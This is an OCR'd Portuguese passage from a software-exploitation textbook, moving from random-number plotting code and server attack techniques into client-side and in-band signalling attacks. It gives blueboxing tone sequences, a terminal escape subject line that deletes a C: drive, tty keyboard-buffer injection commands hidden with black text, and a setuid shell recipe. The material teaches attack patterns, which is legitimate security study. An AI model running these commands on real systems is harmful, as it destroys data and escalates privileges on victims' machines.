


Figura 4.13: Uma plotagem tridimensional do espaço de fase dos pontos aleatórios assemelha-se a um ruído branco.

A leitura do conjunto de dados no visualizador de OpenGL é simples:

```
in_file=fopen("data.bin", "r");

if(in_file)
{
     ////////////////////////////////////////////////////
    // Cria um conjunto de dados ou lê a partir de algum lugar.
     ////////////////////////////////////////////////////
    int i = 0;

// Isso é fácil.
int *pt_array = new int[99999];

float mean = 0;

while(!feof(in_file) && i < 99998)
{
    char _c[64];
    fgets(_c, 62, in_file);
    DWORD s = atoi(_c);
    pt_array[i] = s;
```

```
        i++;
        mean += s;
    }
mean = mean/i;

int j=3;
while(j<i)
{
         gDataset.points[j-3].x= pt_array[j-2] - pt_array[j-3];
         gDataset.points[j-3].y= pt_array[j-1] - pt_array[j-2];
         gDataset.points[j-3].z= pt_array[j] - pt_array[j-1];
        j++;
    }
     gDataset.verts=j-3;
}
```

Armazenamos os pontos em uma estrutura simples:

```
typedef struct
{
    float    x, y, z;
} VERTEX;

typedef struct
{
 int           verts;
 VERTEX        *points;
} OBJECT;

OBJECT gDataset;
```

Também podemos calcular o desvio-padrão do conjunto de dados, que nos dá uma medida quantitativa da aleatoriedade do conjunto. Um conjunto altamente aleatório deve ter uma média muito próxima ao ponto intermediário do intervalo de dados. O desvio-padrão deve estar muito próximo a um quarto da faixa do conjunto de dados.

```
float midpoint = 0xFFFFFFFF / 2;
float tsd = midpoint / 2;

midpoint = midpoint / 0xFFFF;
tsd = tsd / 0xFFFF;

sprintf(_c, "Midpoint %f, tsd %f", midpoint, tsd);
MessageBox(NULL, _c, "yeah", MB_OK);
float standard_deviation = 0;
int ct = 0;
```

```
while(ct<i)
{
   standard_deviation += abs(mean - pt_array[ct]);
   ct++;
}
standard_deviation = standard_deviation/i;

mean = mean / 0xFFFF;
standard_deviation = standard_deviation / 0xFFFF;

sprintf(_c, "Mean average %f, standard deviation %f",
         mean,
          standard_deviation);
MessageBox(NULL, _c, "yeah", MB_OK);
```

O traçado da cena do GL é simples e direto:

```
#define MAXX 639.0
#define MAXY 479.0

void DrawGLScene(GLvoid)
{
    glClear(GL_COLOR_BUFFER_BIT | GL_DEPTH_BUFFER_BIT);
...
    GLfloat tx,ty,tz;
    glBegin(GL_POINTS);
    for(int i=0;i<gDataset.verts;i++)
    {
        tx=gDataset.points[i].x * MAXX / 65535.0 / 65535.0;
        ty=gDataset.points[i].y * MAXY / 65535.0 / 65535.0;
        tz=gDataset.points[i].z * MAXY / 65535.0 / 65535.0;
        glVertex3f(tx,ty,tz);
    }
    glEnd();
}
```

Técnica: Múltiplos caminhos de autenticação

Há muito tempo, as pessoas estão paranóicas em relação à rede de Windows. É realmente muito raro encontrar um firewall configurado para permitir os protocolos de rede do Windows. A escuta das portas de TCP 139 e 445 é um sinal revelador de uma máquina com Windows que não tem firewall. Há ferramentas de força bruta para o ataque de senha no underground que pode fazer centenas ou até mesmo milhares de logins baseados em dicionário por segundo. O ataque pode levar horas ou até mesmo dias até que a conta seja quebrada.

Talvez os administradores acreditem que ao bloquear as portas de rede do Windows eles estão se poupando desse tipo de ataque. Caso acreditem nisso, estão errados.

Quando os sistemas permitem várias formas de fazer a autenticação, o ambiente torna-se mais complexo. A proteção de um ponto de autenticação por meio de um firewall simples torna-se complicada, mas essa é a "solução" que está sendo utilizada na prática atualmente. Vários servidores Web, por exemplo, permitem fazer autenticação por meio de "adivinhação". No caso do Windows, o usuário remoto pode tentar autenticar com o arquivo-padrão de senha. Se o servidor Web fizer parte de um domínio, o invasor pode chegar ao servidor Web para fazer a autenticação de acordo com o controlador de domínio primário. O invasor pode utilizar a força bruta indiretamente contra o domínio mesmo que a porta 445 esteja bloqueada.

Técnica: Falha verificação dos códigos de erro

Vários softwares usam serviços e bibliotecas de chamadas de API; entretanto, muitos programas não procuram erros nos códigos de retorno. Isso pode dar origem a problemas interessantes, em que uma chamada falha mas o código supõe que ela foi bem-sucedida. Variáveis não inicializadas e buffers de "lixo" podem ser utilizados. Se o invasor "semeia" a memória antes de causar uma falha de chamada, a memória não inicializada pode conter dados fornecidos pelo invasor. Além disso, se o invasor consegue fazer a chamada de API falhar, o programa-alvo pode travar. Encontrar pontos no código do servidor em que os valores de retorno não são verificados é razoavelmente fácil usando um disassembler como o IDA-PRO.

Conclusão

O software servidor é um alvo comum para a exploração de software. Os ataques remotos contra o software servidor são extremamente comuns — tão comuns que vários ataques básicos foram codificados em ferramentas simples. Para ver uma introdução mais fácil sobre as partes do material que abordamos neste capítulo, leia Hacking Exposed [McClure et al., 1999].

A causa principal no "coração" do problema dos softwares servidores é a questão das entradas confiáveis. Em termos simples, o software servidor que expõe a sua funcionalidade à Internet deve ser criado de forma defensiva, mas isso é raro. Em vez disso, o software servidor confia que a entrada sempre vai ser bem formada e bem intencionada. As explorações que atacam o software servidor tiram proveito das suposições feitas por esse software para utilizar a confiança, elevar privilégios e mexer nas configurações.

5 A arte de exploração de software cliente

Você pensa que é o invasor, então abre uma tela e começa a enviar comandos contra alguns endereços IP. Mas as coisas saem terrivelmente erradas. Você se torna a vítima, porque agora entrou em território inimigo. Você não sabe como é o sistema "alvo". Você tem uma leve idéia de como o software é construído, mas eles vêem você. Qualquer suposição que você ou seus sistemas façam sobre um ataque pode ser prevista. Como eles o conhecem, podem infectá-lo com um vírus. Afinal de contas, seu código cliente aceita o que o servidor envia!

Quase sempre, você atira para todos os lados quando entra na rede de outra pessoa. Eles podem expulsá-lo utilizando suas próprias conexões.

Agora inverta os papéis. Imagine sua rede sendo atacada. Cada invasor que se conecta a uma porta TCP em seu sistema está se abrindo a um ataque. Em contrapartida, você pode destruí-los facilmente. Mas como? Uma técnica excelente é a *exploração client-side* (ou *exploração do lado do cliente)*.

Programas client-side como alvos de ataque

Um programa cliente é um código descartável — ou pelo menos deveria ser. Um programa cliente pode ser usado para comunicar-se com um servidor, mas um invasor pode utilizar um cliente modificado ou interagir diretamente com um servidor (como vimos no Capítulo 4). Assim, o conselho de sempre é que os servidores *nunca* devem confiar no cliente e que o código cliente *nunca* deve ser utilizado para implementar quaisquer proteções de segurança para o servidor. Considere o cliente como um mal.

O uso do código client-side para proteger o servidor de uma exploração às vezes é chamado de *segurança do client-side*. Qualquer abordagem desse item quase invariavelmente alude à arquitetura de segurança comprometida. Felizmente, este capítulo não é, absolutamente, sobre isso.

Quando discutimos o ataque e a injeção client-side, referimo-nos a um tipo inteiramente diferente de "segurança do cliente". Nesse caso, estamos falando de um cliente que *não-confia no servidor*. Em outras palavras, o servidor talvez seja malicioso e tente comprometer o computador do usuário por meio do programa cliente. E então?

Um programa cliente é freqüentemente a única camada entre um servidor e um sistema de arquivo ou rede doméstica do usuário inocente. Se um servidor malicioso puder penetrar no software cliente, o servidor poderá fazer o download de arquivos pertencentes ao usuário ou mesmo infectar a rede do usuário com um vírus. Essa idéia afeta o modelo de segurança, porque normalmente o objetivo da segurança é proteger o servidor e sacrificar o cliente. Entretanto, com o desenvolvimento de sólidas comunidades e serviços on-line, as pessoas agora compartilham servidores públicos com estranhos. Se esses servidores não forem seguros, possíveis invasores podem ser capazes de assumir o controle do servidor e, assim, atacar usuários inocentes por meio do serviço comprometido.

Pense em um servidor como um banheiro público. Um programa servidor em geral aceita conexões de milhares de clientes, permite transações e armazena dados para os usuários. Em muitos casos, o servidor permite que dados sejam transmitidos entre os clientes, como uma sessão de bate-papo ou uma transferência de arquivos. Os clientes devem interagir com o servidor como parte necessária de seu dia.

Um servidor parece um lugar público, mas de outras maneiras. Normalmente, o servidor existe em uma localização física diferente de um cliente, e, assim, a rede é utilizada como meio de comunicação. Os servidores em geral contam com os programas clientes para oferecer algum tipo de interface amigável ao usuário para essa comunicação. Portanto, o servidor e os programas clientes são, com freqüência, bastante interligados.

O servidor controla o cliente

Nos primórdios dos sistemas on-line, os clientes normalmente eram terminais brilhantes na cor âmbar, conectados a um mainframe na sala dos fundos — e eram "burros". Naturalmente, os usuários queriam ver caracteres multicoloridos e brilhantes em seu terminal, mas isso não era possível; só havia os caracteres na cor âmbar. Para fazer esse trabalho, os engenheiros desenvolveram um código de controle especial que o servidor podia utilizar para formatar os dados clientes. Os terminais não eram tão burros assim, e muitos caracteres enviados pelo servidor podiam ser interpretados como "códigos de controle," fazendo coisas como tocar a campainha do terminal, alimentar o papel em um teletipo, limpar a tela etc. Os códigos de controle são definidos para certos tipos de terminais, incluindo vt100, vt220, adm5, ANSI e assim por diante. Essas especificações determinam como o terminal interpreta as seqüências de caracteres para formatação especial, cores e menus.

Hoje, os clientes são incorporados em navegadores da Web, aplicações desktop, media players e dispositivos internos de rede. Os clientes tornaram-se programas de uso geral, desenvolvidos com uma variedade de tecnologias, incluindo código C/C++, várias linguagens de criação de scripts (Visual Basic [VB], Perl, tcl/Tk) e Java. Os programas clientes estão tornando-se mais complicados e mais poderosos, mas as regras antigas de códigos de controle fornecidos pelo servidor ainda permeiam o pro-

jeto de programas clientes. Os códigos de controle do cliente se expandiram muito, e a Web introduziu HTML, SGML, AML, ActiveX, JavaScript, VBScript, Flash e assim por diante. Todas essas linguagens podem ser utilizadas por um servidor para, em certo sentido, controlar o programa cliente. Hoje, um servidor pode enviar scripts especiais para serem interpretados (executados) pelo terminal do cliente, o mais comum dos quais é o navegador Web predominante. Você pode se lembrar de nossos avisos anteriores sobre sistemas extensíveis, como ambientes de tempo de execução JVMs e .NET. Os clientes modernos quase sempre incluem extensibilidade predefinida e aceitam a inserção de códigos móveis. Este é um material poderoso — e é precisamente esse poder que pode ser controlado por um invasor.[1]

Como um usuário de sistema on-line, você deve considerar as outras pessoas que estão utilizando o mesmo sistema (isto é, compartilhando o sistema com você). O sistema é um lugar público e os dados estão sendo compartilhados entre os participantes. Cada vez que você visualiza uma página Web ou lê um arquivo, talvez esteja lendo dados fornecidos por outro participante. Portanto, o programa cliente está lendo os dados de fontes possivelmente não-confiáveis. Assim como um servidor nunca deve confiar em nenhum cliente, o cliente nunca deve confiar completamente em nenhum servidor. Se um servidor pode enviar um código especial para fazer a campainha do seu cliente tocar, imagine o que acontece quando um dos outros usuários do sistema envia a você uma mensagem com esse código especial incorporado a ela. Adivinhou: a campainha do seu cliente irá tocar. Os usuários têm a capacidade de injetar dados nos programas clientes de outros usuários do sistema. Embora o exemplo da campainha dado por nós certamente seja comum, imagine o que acontece quando o invasor não só toca sua campainha, mas, em vez disso, fornece programas inteiros em JavaScript.

Honeypots

A prática comum entre os militares e as várias organizações de segurança é criar *honeypots*. Você já se perguntou por que encontrar websites militares é tão fácil? Faça uma busca em algumas redes russas por um tempo e você irá se deparar com alguns sites militares russos. Parece que esses sites contêm informações técnicas detalhadas sobre os militares. Os órgãos de inteligência colocam muitos desses sites em operação para coletar endereços IP de origem e gerar o perfil dos hábitos de navegação dos convidados. Conhecer o tipo de dados que interessam a seu adversário pode ser muito esclarecedor.

Provavelmente, você não ficará surpreso em saber que as varreduras de follow-up ocorrem após visitar um desses *honeypots*. Mas pergunte a si mesmo: por que fazer uma varredura em um cliente quando você pode simplesmente infectá-lo com um vírus?

---

1. Naturalmente nem todos os códigos de servidor/cliente utilizam a tecnologia de códigos móveis. Há uma grande quantidade de programas clientes por aí, sem sistemas extensíveis incorporados.

Em certo sentido, este capítulo é sobre infectar seus convidados com código hostil. Se você tornar o alvo suficientemente atraente, eles virão até você. Para entender as ramificações disso, faça a si mesmo a seguinte pergunta: Se você postar um arquivo de 90 MB chamado WINNT_SOURCECODE. ZIP em um site FTP público, quantas pessoas farão o download dele?

Sinais in-band

A raiz dos problemas client-side é que os dados que controlam um programa cliente freqüentemente são confundidos com dados comuns de usuário. Isto é, os dados fornecidos pelo usuário são misturados no mesmo canal com os dados de controle. Esse problema é conhecido como *sinalização in-band* e é o problema que permitiu que os "blue boxers" e outros hackers de telefone fizessem chamadas de longa distância gratuitamente no final dos anos 60 e 70.

Os sinais de controle in-band causam um pesadelo de segurança, porque o sistema não consegue distinguir entre dados fornecidos pelo usuário e comandos de controle. O problema torna-se exponencialmente pior, e os programas servidores fazem mais coisas. Quem consegue descobrir quais dados são, na verdade, do servidor e quais são fornecidos por um usuário possivelmente malicioso?

História Antiga (mas importante)

Como o seguinte padrão de ataque mostra, os sinais in-band foram utilizados por invasores durante décadas.

Padrão de ataque: Sinais de comutação in-band analógica (conhecida como "Blueboxing")

Muitas pessoas ouviram falar da 2600, a freqüência utilizada nos Estados Unidos para controlar as comutações telefônicas durante os anos 60 e 70. (Pense nisso: provavelmente mais pessoas ouviram falar da revista de hackers 2600 e seu clube de sócios do que sobre a razão para o nome do clube.) A maioria dos sistemas não é mais vulnerável a ataques antigos de hackers. Entretanto, os sistemas antigos ainda existem internacionalmente. As linhas-tronco internacionais que utilizam cabeamento transatlântico tendem a ter o problema de sinais in-band e são um recurso caro demais para se abandonar. Portanto, sabe-se que muitos números internacionais 800/888 (chamada direta ao país) têm problemas de sinais in-band até hoje.

Considere o sistema de sinalização CCITT-5 (C5) utilizado internacionalmente. Esse sistema não utiliza os 2.600 Hz comumente conhecidos; em vez disso, utiliza os 2.400 Hz como sinal de controle. Se você já ouviu os "pleeps" e chiados no disco do Pink Floyd ("The Wall"), então você já ouviu os sinais C5. Há milhões de linhas telefônicas ainda em operação hoje que são roteadas pelas comutações com sinalização in-band.

Esse padrão de ataque envolve reproduzir comandos específicos de controle através de um link normal de voz, assumindo, assim, o controle da linha, redirecionando chamadas e assim por diante.

❊ Exemplo de ataque: Controle de um sistema C5

Para obter controle de uma linha telefônica C5, o invasor deve primeiro "apoderar-se" da linha. No início do blueboxing, isso era realizado utilizando um ataque de ruído de 2.600 Hz. Em um sistema C5, o truque é um pouco mais complexo, mas é ainda muito fácil. O invasor deve atacar com um tom de 2.400 Hz e 2.600 Hz, simultaneamente. Esse "tom composto" deve durar cerca de 150 msegs. e ser reconhecido por um som "pleep" na extremidade remota (o som "pleep" se chama *release guard*). O invasor deve acompanhar imediatamente com um tom forte de 2.400 Hz por cerca de 150 msegs. Os períodos de retardo entre os tons podem variar de 10 a 20 msegs. a cerca de 100 msegs. Somente a experimentação revelará a sincronização exata para determinada comutação. Uma vez que o tronco esteja controlado, o invasor ouvirá outro som "pleep", que se origina na outra extremidade da linha. Esse som significa que a comutação na outra extremidade da linha terminou a chamada em sua extremidade. A comutação remota agora espera uma nova chamada. O invasor ainda está conectado à comutação remota, mesmo que nenhuma chamada esteja atualmente ativa. Agora o invasor pode enviar tons para estabelecer uma nova chamada.

O que os invasores fariam, uma vez que estabeleceram controle de uma linha-tronco? Primeiro, note que um invasor tem controle sobre a comutação telefônica. Isso significa que o invasor pode discar números que não estejam normalmente disponíveis a usuários finais. Por exemplo, um invasor pode discar números que se conectem a outros operadores de telefone. Algum desses operadores somente recebem chamadas de outros operadores e nunca de usuários finais (esses são operadores internos que direcionam as chamadas), possibilitando a engenharia social. Sistemas militares de telefonia podem infiltrar-se, levando as conexões para áreas possivelmente secretas. Uma vez que o invasor tenha se apossado da linha, a extremidade remota espera uma nova chamada. O invasor deve enviar tons utilizando o seguinte formato:

```
KP2-44-DICRIMINATOR DIGIT-AREA CODE-NUMBER-ST
```

ou

```
KP1- DISCRIMINATOR DIGIT-AREA CODE-NUMBER-ST
```

O dígito discriminador é muito interessante. Ele controla como a chamada será roteada. Os seguintes são dígitos discriminadores que podem ser usados internacionalmente. Esses dígitos variam dependendo do país que está sendo alvo do "blueboxing":

```
0   or  00          - roteia via conexão a cabo
1   or  11          - roteia via link de satélite
2   or  22          - roteia via rede militar
2   or  22          - roteia via rede do operador
3   or  33          - roteia via microondas
9   or  99          - roteia via microondas
```

Os tons utilizados para KP1, KP2 e ST são especiais e variam, dependendo do sistema de sinalização-alvo. C5 utiliza o seguinte:

```
KP1        1100 hz + 1700 hz
KP2        1300 hz + 1700 hz
ST         1500 hz + 1700 hz
```

Uma vez que o invasor discar para um novo número, se ocorrer um som de "pleep" quando a chamada é atendida, o invasor pode, então, aplicar novamente o blue boxing à conexão. Aplicando o blueboxing várias vezes, o invasor pode rotear múltiplos países ou comutações. Se o invasor rotear dois ou três países, então a chamada será quase impossível de rastrear. O invasor pode então realizar ataques de força bruta ou se conectar a portas de discagem que utilizam um modem, sem receio de ser rastreado até seu país de origem. Evidentemente, esse ataque é vantajoso para fins de espionagem.

Uso básico de dados in-band

Os dados in-band ocorrem em lugares que não são o sistema telefônico. Considere o protocolo "talk" utilizado em ambientes UNIX.[2] O serviço talk permite que um usuário converse com outro por meio de um canal de bate-papo. Isso é utilizado por pessoas com terminais baseados em caractere e com acesso a um sistema multiusuário UNIX. A questão é que certas seqüências de caractere são interpretadas como códigos de controle pelo terminal. Dependendo do servidor da conversa, um invasor pode ser capaz de especificar qualquer string de caracteres como a origem de uma solicitação de conversa. Um usuário será informado de que alguém quer conversar e a origem da solicitação aparecerá na tela. Um invasor pode especificar certos códigos de controle na string de identificação, fazendo, assim, com que a solicitação de conversa leve códigos de controle para o terminal.

Essa era uma fonte de muita diversão nas redes das universidades nos anos 80, quando os alunos se bombardeavam com códigos de controle que faziam com que a tela das vítimas apagasse ou que o terminal fizesse um bip.

Eis uma tabela de códigos de escape de exemplos de terminais VT. Cada código assume a forma:

```
ESC[Xm
```

Onde ESC é o caractere de escape e X é substituído por um número da seguinte lista:

```
Flashing on 5
Inverse video on 7
Flashing off 25
Inverse video off 27
Black foreground 30
```

---

2. A conversa em UNIX é a precursora do software de troca de mensagens instantâneas hoje em dia.

```
Red foreground 31
Green foreground 32
Yellow foreground 33
... etc
```

Esses códigos são utilizados para controlar a exibição visual de caracteres.

Às vezes, os truques mais interessantes são possíveis, dependendo do software de emulação de terminais. Esses truques incluem a transferência de arquivos ou a execução de comandos de shell. Por exemplo, algum software de emulação de terminais desencadeará uma transferência de arquivos nas seguintes saídas (onde <nomedoarquivo> é o nome do arquivo, ESC é o caractere de escape e CR é um carriage return) :

Transmitir um arquivo: ESC{T<nomedoarquivo>CR
Receber um arquivo: ESC{R<nomedoarquivo>CR

A utilização desses padrões pode permitir que um invasor transfira arquivos para e de um sistema quando a vítima utiliza um cliente ou terminal vulnerável.

Os seguintes códigos, utilizados por um programa chamado *Netterm* são ainda mais poderosos (onde <url> é um endereço Web e <cmd> é um comando de shell):

Enviar o url para o navegador web do cliente: ^[[]<url>^[[0*
Executar o comando especificado utilizando o shell de comando: ^[[]<cmd>^[[1*

Imagine o que acontece quando um invasor envia e-mail à vítima com a seguinte linha de assunto:

```
Subject: você perdeu! ^[[]del /Q c:\^[[1*
```

Ops! Lá se vai a unidade: C:!

Um invasor deve considerar cada programa cliente ou terminal individualmente, dependendo dos códigos de escape suportados. Entretanto, alguns códigos de escape são quase universais. Esses incluem as codificações de caractere HTML mostradas aqui:

```
&lt      Caractere de HTML "menor que", '<'
&gt      Caractere de HTML "maior que", '>'
&amp     Caractere de HTML "e" comercial, '&'
```

As strings em C são também extrema e comumente consumidas por programas clientes. Os seguintes são códigos de escape de exemplo freqüentemente consumidos por programas C:

```
\a        String de caracteres para BELL (sino) no C
\b        String de caracteres para BACKSPACE (retrocesso) no C
\t        String de caracteres para TAB (tabulação)
\n        String de caracteres para CARRIAGE-RETURN (retorno de carro) no C
```

Diversão in-band com impressoras

Naturalmente, o software terminal e os programas clientes não são o único software que converte dados em figuras ou formatam texto em uma tela. Considere a pobre impressora de escritório. Quase todas as impressoras do mundo têm a capacidade de interpretar vários códigos de escape.

Por exemplo, a família de impressoras da HP entende os códigos da Printer Control Language (PCL) enviados para a porta TCP 9100. Uma tabela breve e incompleta de códigos HP PCL (o código de escape é o hexadecimal 1B) é como a seguinte:

```
1B, 2A, 72, #, 41       Start Raster Graphics
1B, 2A, 72, 42 End      Raster Graphics
1B, 26, 6C, #, 41       Paper Size
1B, 45                  PCL Reset
```

O que surpreende sobre o conjunto de códigos de impressora da HP é que você realmente pode enviar caracteres ao visor (LED) na frente da impressora. Imagine a surpresa que seus colegas de escritório terão quando você enviar uma mensagem especial para o painel de menu da impressora. Você pode utilizar a TCP 9100 para configurar a mensagem de tela de LED, como a seguir:

```
ESC%-12345X@PJL RDYMSG DISPLAY = "Insira uma moeda!"
ESC%-12345X
```

onde ESC significa o caractere de escape (que é o código hexadecimal `0x1B` em ASCII). Um tratamento bem completo da diversão da impressora HP está disponível nos repositórios do Phenoelit.

Injeção de caracteres de terminal in-band no Linux

Em alguns casos, pode-se inserir caracteres diretamente no buffer do teclado de um terminal. Por exemplo, no Linux, o código de escape `\x9E\x9BC` é conhecido por fazer os caracteres `6c` aparecerem no buffer do teclado. Uma vítima que recebe esses caracteres em seu terminal estará executando sem saber o comando `6c`. Um invasor que coloca um programa trojan chamado 6c no sistema do computador-alvo pode, dessa maneira, fazer com que ele seja executado.

Tente os seguintes comandos de shell para determinar se os caracteres estão colocados no buffer do teclado:

```
perl -e 'print "\x9E\x9bc"'
echo -e "\033\132"
```

Observe que os resultados podem não ser consistentes em todos os sistemas. Normalmente uma string numérica ou alfanumérica é colocada no buffer do teclado. Pode haver múltiplos números separados por ponto-e-vírgulas, semelhantes a:

```
1;0c
6c
62;1;2;6;7;8;9c
etc..
```

Diversos fragmentos de ataque podem ser utilizados em combinação com a prévia injeção no Linux, para saber de dicas interessantes sobre o cliente que é atacado.

Fragmento de padrão de ataque: Manipulando dispositivos de terminal

Para fazer com que caracteres sejam colados ao terminal de outro usuário, utilize o seguinte comando de shell (UNIX) :

```
echo -e '\033\132' >> /dev/ttyXX
```

onde XX é o número tty do usuário atacado. Isso colará os caracteres em outro terminal (tty). Observe que essa técnica funciona somente se o tty da vítima permitir que todos os usuários escrevam (o que pode não ser). Essa é uma razão pela qual programas para write (1) e talk (1) nos sistemas UNIX necessitam executar setuid.

❊ Exemplo de ataque: Injeção de buffer do teclado

Suponha que a injeção 6c descrita antes funcione conforme anunciado. O programa 6c executará comandos como a vítima. Mas a vítima pode notar algo estranho na linha de comando e excluí-la antes de pressionar o Enter. A alteração da cor de texto pode ajudar a injeção a ser menos perceptível e, assim, fazer o ataque funcionar com mais freqüência. O seguinte código de escape fará a cor do texto mudar para preto:

```
echo -e "\033[30m"
```

Agrupando isso com a string de injeção resulta em um comando parecido com isso:

```
echo -e "\033[30m\033\132"
```

Mais uma vez, o usuário deve pressionar a tecla Enter depois que esses dados são colocados no buffer do teclado, mas agora será mais difícil ver a string injetada.

Um programa útil de executar como o 6c seria algo que faz um setuid shell. Eis um conjunto relevante de comandos shell:

```
cp /bin/sh /tmp/sh
chmod 4777 /tmp/sh
```

Não se esqueça de tornar executável o programa que você criar, como a seguir:

```
chmod +x 6c
```

O problema da reflexão

Uma maneira como os engenheiros tentaram resolver o problema de sinalização in-band é detectar em que direção os dados estão fluindo. Naturalmente, os dados que fluem do cliente são fornecidos pelo usuário, e os dados que fluem do servidor são fornecidos pelo servidor. A lógica é que os códigos de controle só estão corretos se o servidor os fornecer. O problema desse pensamento é que os dados se movem todo o tempo. Ao longo do tempo, não se sabe onde os dados podem estar ou de quem vieram.

Os dados podem "desprender-se" de qualquer local e ir em qualquer direção sem aviso. Talvez um usuário poste uma mensagem em um servidor que inclua código hostil de JavaScript. Um administrador poderia, então, entrar no sistema cinco dias depois e visualizar essa mensagem, o que executa o código hostil e envia dados para fora. Portanto, um sistema pode aceitar os dados e, então, posteriormente retransmiti-lo de volta para fora do sistema. Isso é conhecido como *problema de reflexão*.

